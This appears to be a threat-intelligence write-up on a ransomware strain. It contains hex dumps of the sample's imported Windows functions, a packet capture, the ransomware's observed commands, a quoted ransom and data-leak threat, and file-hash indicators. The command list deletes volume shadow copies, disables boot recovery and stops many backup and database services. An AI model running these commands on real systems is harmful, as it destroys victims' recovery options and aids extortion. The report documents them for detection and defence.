46 69 6c 65 57 00 74 04 52 65 61 64 46 69 6c 65        | FileW.t.ReadFile
00 00 4e 02 47 65 74 46 69 6c 65 53 69 7a 65 45        | ..N.GetFileSizeE
78 00 cc 02 47 65 74 51 75 65 75 65 64 43 6f 6d        | x...GetQueuedCom
70 6c 65 74 69 6f 6e 53 74 61 74 75 73 00 47 02        | pletionStatus.G.
47 65 74 46 69 6c 65 41 74 74 72 69 62 75 74 65        | GetFileAttribute
73 57 00 00 24 04 50 6f 73 74 51 75 65 75 65 64        | sW..$.PostQueued
43 6f 6d 70 6c 65 74 69 6f 6e 53 74 61 74 75 73        | CompletionStatus
00 00 1e 05 53 65 74 46 69 6c 65 41 74 74 72 69        | ....SetFileAttri
62 75 74 65 73 57 00 00 e5 02 47 65 74 53 79 73        | butesW....GetSys
74 65 6d 49 6e 66 6f 00 24 05 53 65 74 46 69 6c        | temInfo.$.SetFil
65 50 6f 69 6e 74 65 72 45 78 00 00 eb 03 4d 6f        | ePointerEx....Mo
76 65 46 69 6c 65 45 78 57 00 d2 00 43 72 65 61        | veFileExW...Crea
74 65 49 6f 43 6f 6d 70 6c 65 74 69 6f 6e 50 6f        | teIoCompletionPo
72 74 00 00 82 01 46 69 6e 64 46 69 72 73 74 46        | rt....FindFirstF
69 6c 65 57 00 00 8e 01 46 69 6e 64 4e 65 78 74        | ileW....FindNext
46 69 6c 65 57 00 3b 02 47 65 74 45 6e 76 69 72        | FileW.;.GetEnvir
6f 6e 6d 65 6e 74 56 61 72 69 61 62 6c 65 57 00        | onmentVariableW.
77 01 46 69 6e 64 43 6c 6f 73 65 00 2b 02 47 65        | w.FindClose.+.Ge
74 44 69 73 6b 46 72 65 65 53 70 61 63 65 57 00        | tDiskFreeSpaceW.
65 02 47 65 74 4c 6f 63 61 6c 65 49 6e 66 6f 41        | e.GetLocaleInfoA
00 00 de 01 47 65 74 43 6f 6d 70 75 74 65 72 4e        | ....GetComputerN
61 6d 65 41 00 00 4b 45 52 4e 45 4c 33 32 2e 64        | ameA..KERNEL32.d
6c 6c 00 00 51 02 51 75 65 72 79 53 65 72 76 69        | ll..Q.QueryServi
63 65 53 74 61 74 75 73 45 78 00 00                    | ceStatusEx..
```


```
==========================================
+ Source-Ip: 10.0.0.10 -> Dest-Ip: 10.0.0.188
+ P-Size: 1500, Packet-Id: 44073 ]
+ Source-Port: 80, Dest-Port: 49705
+ (31743, 30702)
+ Control-Flag [13]: ack
+ WIN: 229
```

```
45 00 05 dc ac 29 40 00 40 06 74 2d 0a 00 00 0a        | E....)@.@.t-....
0a 00 00 bc 00 50 c2 29 7b 9d d8 72 77 ea ae 8c        | .....P.){..rw...
50 10 00 e5 eb 8b 00 00 19 02 4f 70 65 6e 53 65        | P.........OpenSe
72 76 69 63 65 57 00 00 8c 02 52 65 67 4f 70 65        | rviceW....RegOpe
6e 4b 65 79 45 78 57 00 fb 02 53 74 61 72 74 53        | nKeyExW...StartS
65 72 76 69 63 65 57 00 15 02 4f 70 65 6e 50 72        | erviceW...OpenPr
6f 63 65 73 73 54 6f 6b 65 6e 00 00 a9 02 52 65        | ocessToken....Re
67 53 65 74 56 61 6c 75 65 45 78 57 00 00 0f 01        | gSetValueExW....
45 6e 75 6d 44 65 70 65 6e 64 65 6e 74 53 65 72        | EnumDependentSer
76 69 63 65 73 57 00 00 6a 00 43 6f 6e 74 72 6f        | vicesW..j.Contro
6c 53 65 72 76 69 63 65 00 00 ec 00 44 65 6c 65        | lService....Dele
74 65 53 65 72 76 69 63 65 00 17 02 4f 70 65 6e        | teService...Open
53 43 4d 61 6e 61 67 65 72 57 00 00 65 00 43 6c        | SCManagerW..e.Cl
6f 73 65 53 65 72 76 69 63 65 48 61 6e 64 6c 65        | oseServiceHandle
00 00 5b 02 52 65 67 43 6c 6f 73 65 4b 65 79 00        | ..[.RegCloseKey.
92 01 49 6e 69 74 69 61 74 65 53 68 75 74 64 6f        | ..InitiateShutdo
77 6e 57 00 1f 00 41 64 6a 75 73 74 54 6f 6b 65        | wnW...AdjustToke
```

# ALL_ACTIVITY



## RANSOMWARE CAN RUN THE FOLLOWING COMMANDS AS WELL

```
COMMANDS  cmd.exe /c vssadmin.exe Delete Shadows /all /quiet
COMMANDS  cmd.exe /c bcdedit /set default recoveryenabled No & bcdedit /set default
COMMANDS  cmd.exe /c sc config Netbackup Legacy Network service start= disabled
COMMANDS  cmd.exe /c net stop VeeamDeploySvc /y
COMMANDS  cmd.exe /c net stop Acronis VSS Provider /y
COMMANDS  cmd.exe /c net stop SQL Backups /y
COMMANDS  cmd.exe /c net stop SQLsafe Backup Service /y
COMMANDS  cmd.exe /c net stop SQLsafe Filter Service /y
COMMANDS  cmd.exe /c net stop Symantec System Recovery /y
COMMANDS  cmd.exe /c net stop Veeam Backup Catalog Data Service /y
COMMANDS  cmd.exe /c net stop Zoolz 2 Service /y
COMMANDS  cmd.exe /c net stop AcrSch2Svc /y
COMMANDS  cmd.exe /c net stop ARSM /y
COMMANDS  cmd.exe /c net stop BackupExecAgentAccelerator /y
COMMANDS  cmd.exe /c net stop BackupExecAgentBrowser /y
COMMANDS  cmd.exe /c net stop BackupExecDeviceMediaService /y
COMMANDS  cmd.exe /c net stop BackupExecJobEngine /y
COMMANDS  cmd.exe /c net stop BackupExecManagementService /y
COMMANDS  cmd.exe /c net stop BackupExecRPCService /y
COMMANDS  cmd.exe /c net stop BackupExecVSSProvider /y
COMMANDS  cmd.exe /c net stop bedbg /y
COMMANDS  cmd.exe /c net stop MMS /y
COMMANDS  cmd.exe /c net stop mozyprobackup /y
COMMANDS  cmd.exe /c net stop MSSQL$VEEAMSQL2008R2 /y
COMMANDS  cmd.exe /c net stop ntrtscan /y
COMMANDS  cmd.exe /c net stop PDVFSService /y
COMMANDS  cmd.exe /c net stop SDRSVC /y
COMMANDS  cmd.exe /c net stop SNAC /y
COMMANDS  cmd.exe /c net stop SQLAgent$VEEAMSQL2008R2 /y
COMMANDS  cmd.exe /c net stop SQLWriter /y
COMMANDS  cmd.exe /c net stop VeeamBackupSvc /y
COMMANDS  cmd.exe /c net stop VeeamBrokerSvc /y
COMMANDS  cmd.exe /c net stop VeeamCatalogSvc /y
COMMANDS  cmd.exe /c net stop VeeamCloudSvc /y
COMMANDS  cmd.exe /c net stop VeeamDeploymentService /y
COMMANDS  cmd.exe /c net stop VeeamDeploySvc /y
COMMANDS  cmd.exe /c net stop VeeamEnterpriseManagerSvc /y
COMMANDS  cmd.exe /c net stop VeeamHvIntegrationSvc /y
COMMANDS  cmd.exe /c net stop VeeamMountSvc /y
COMMANDS  cmd.exe /c net stop VeeamNFSSvc /y
COMMANDS  cmd.exe /c net stop VeeamRESTSvc /y
COMMANDS  cmd.exe /c net stop VeeamTransportSvc /y
COMMANDS  cmd.exe /c net stop wbengine /y
COMMANDS  cmd.exe /c net stop wbengine /y
COMMANDS  cmd.exe /c net stop sms_site_sql_backup /y
COMMANDS  cmd.exe /c net stop MsDtsServer /y
COMMANDS  cmd.exe /c net stop MsDtsServer100 /y
COMMANDS  cmd.exe /c net stop MsDtsServer110 /y
COMMANDS  cmd.exe /c net stop msftesql$PROD /y
```

RANSOMWARE Will use a random string for decryption and a random string for the ransomNote[10]

`*.txt.dADAaebeE`

`cnoKNY_readme_.txt`

**Initial price for this ransom is $650000**


# DOUBLE EXTORTION


***The ransomware group is also famous for uploading customers data***


[redacted] the company does not want to cooperate with us, so we give them **240 hours** to communicate and cooperate with us. If this does not happen before the time counter expires, we will leak valuable company documents.

**We have a large amount of data on mobile devices, tens of thousands of SIM cards and a lot of information for them, financial information, contracts, banking information and much more.**


Also remember that data cannot be decrypted without our general decryptor. And your site will be attacked by a **DDoS attack**.






## INTEL & BEHAVIOR




## INDICATORS

```
05af0cf40590aef24b28fa04c6b4998b7ab3b7f26e60c507adb84f3d837778f2
08d459a68bd957e905fdbe55cf402c70a07af9ddcd1aa2cac3d2e386a5888e64
0a052eff71641ff91897af5bdecb4a98ed3cb32bcb6ff86c4396b1e3ceee0184
0ff4058f709d278ed662719b9627618c48e7a656c59f6bfecda9081c7cbd742b
146e554f0d56db9a88224cd6921744fdfe1f8ee4a9e3ac79711f9ab15f9d3c7f
165c5c883fd4fd36758bcba6baf2faffb77d2f4872ffd5ee918a16f91de5a8a8
2146FDF65AABD5BA5E917761D016CE693FAAC1846B1042BF4E3BE8D06D3BC383
28adb5fa487a7d726b8bad629736641aadbdacca5e4f417acc791d0e853924a7
2946ef53c8fec94dcdf9d3a1afc077ee9a3869eacb0879cb082ee0ce3de6a2e7
29b5a12cda22a30533e22620ae89c4a36c9235714f4bad2e3944c38acb3c5eee
2e9b7cc95a762bac1bbf78d474cdfccc9ece1ece86b48f02ac17956345483e7e
331177ca9c2bf0c6ac4acd5d2d40c77991bb5edb6e546913528b1665d8b501f3
397c9e1bdb52321de033a577e2277331ca184487954a8689eb1f7d3b61d12d08
46a8c1e768f632d69d06bfbd93932d102965c9e3f7c37d4a92e30aaeca905675
5252cc9dd3a35f392cc50b298de47838298128f4a1924f9eb0756039ce1e4fa2
61126de1b795b976f3ac878f48e88fa77a87d7308ba57c7642b9e1068403a496
78F1979E88EEB1673ED0DBC769D142127CE245A6AAD82688FD8BA37C32CD49C7
78f1979e88eeb1673ed0dbc769d142127ce245a6aad82688fd8ba37c32cd49c7
a77e31cf730330eef6510e124fe6033e07f321e979a149c18e7fc3a5bb8fd6bb
c02ff715c30590bca8fe3b5b97e7f6f66f67bd377f2bd221297cecd2cc971e83
ed4068bc3b8684bd1b8e4ada8105976a914041c76703f6343ac5e32d313fe463
```